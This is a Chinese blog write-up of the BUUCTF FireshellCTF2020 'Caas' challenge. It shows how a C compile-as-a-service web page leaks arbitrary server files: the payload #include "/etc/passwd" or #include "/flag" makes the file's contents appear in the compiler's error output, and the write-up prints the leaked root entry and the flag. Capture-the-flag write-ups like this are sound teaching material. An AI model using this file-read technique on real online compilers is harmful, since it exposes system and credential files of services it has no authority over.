BUUCTF [FireshellCTF2020] Caas

原创

Senimo_ 于 2021-01-11 15:40:35 发布 289 收藏 1

分类专栏： BUUCTF WEB Writeup 文章标签： BUUCTF FireshellCTF Caas writeup CTF


本文链接：https://blog.csdn.net/weixin_44037296/article/details/112470214


BUUCTF [FireshellCTF2020] Caas

考点：


1. `#include ''`预处理编译报错
2. 文件包含

启动环境：





提示是一个代码编译功能，尝试输入`<?php echo 'Hello'; ?>`，得到了报错：



根据报错发现是**C**语言编译器，输入：

```c
#include <stdio.h>

int main() {
    printf("Hello, World! \n");
    return 0;
}
```

编译后下载了一个文件：

开始以为和这个文件有关，但是后续尝试中发现可以利用编译报错
猜测flag应该是以文件形式存在服务器中，尝试使用`#include ''`预处理命令，引入文件`/etc/passwd`，构造代码：

```c
#include '/etc/passwd'
```

得到回显：

```
Sorry, we could not compile this code.
```

```
b'/tmp/caas_y65bxy_f.c:1:10: error: #include expects "FILENAME" or <FILENAME>\n #include \'/etc/passwd\'\n ^~~~~~~~~~~~~\n'
```


看报错意思应该是要使用`"`（双引号），重新构造：

```
#include "/etc/passwd"
```

得到回显：

```
b'In file included from /tmp/caas_utv3on2z.c:1:\n/etc/passwd:1:5: error: expected \xe2\x80\x98=\xe2\x80\x99, \xe2\x80\x98,\xe2\x80\x99, \xe2\x80\x98;\xe2\x80\x99, \xe2\x80\x98asm\xe2\x80\x99 or \xe2\x80\x98__attribute__\xe2\x80\x99 before \xe2\x80\x98:\xe2\x80\x99 token\n root:x:0:0:root:/root:/bin/bash\n ^\n'
```


查看到其`root`信息，该方式可行，尝试读取flag：

```
#include "/flag"
```

得到回显：

```
b'In file included from /tmp/caas_icwsn11y.c:1:\n/flag:1:5: error: expected \xe2\x80\x98=\xe2\x80\x99, \xe2\x80\x98,\xe2\x80\x99, \xe2\x80\x98;\xe2\x80\x99, \xe2\x80\x98asm\xe2\x80\x99 or \xe2\x80\x98__attribute__\xe2\x80\x99 before \xe2\x80\x98{\xe2\x80\x99 token\n flag{00de0f94-1f50-4a14-8d08-7f3740636ae5}\n ^\n/flag:1:6: error: invalid suffix "de0f94" on integer constant\n flag{00de0f94-1f50-4a14-8d08-7f3740636ae5}\n ^~~~~~~\n/flag:1:15: error: invalid suffix "f50" on integer constant\n flag{00de0f94-1f50-4a14-8d08-7f3740636ae5}\n ^~~~\n/flag:1:20: error: invalid suffix "a14" on integer constant\n flag{00de0f94-1f50-4a14-8d08-7f3740636ae5}\n ^~~~\n/flag:1:25: error: invalid suffix "d08" on integer constant\n flag{00de0f94-1f50-4a14-8d08-7f3740636ae5}\n ^~~~\n/flag:1:30: error: invalid suffix "f3740636ae5" on integer constant\n flag{00de0f94-1f50-4a14-8d08-7f3740636ae5}\n ^~~~~~~~~~~~\n'
```


其中包含有flag的值：`flag{00de0f94-1f50-4a14-8d08-7f3740636ae5}`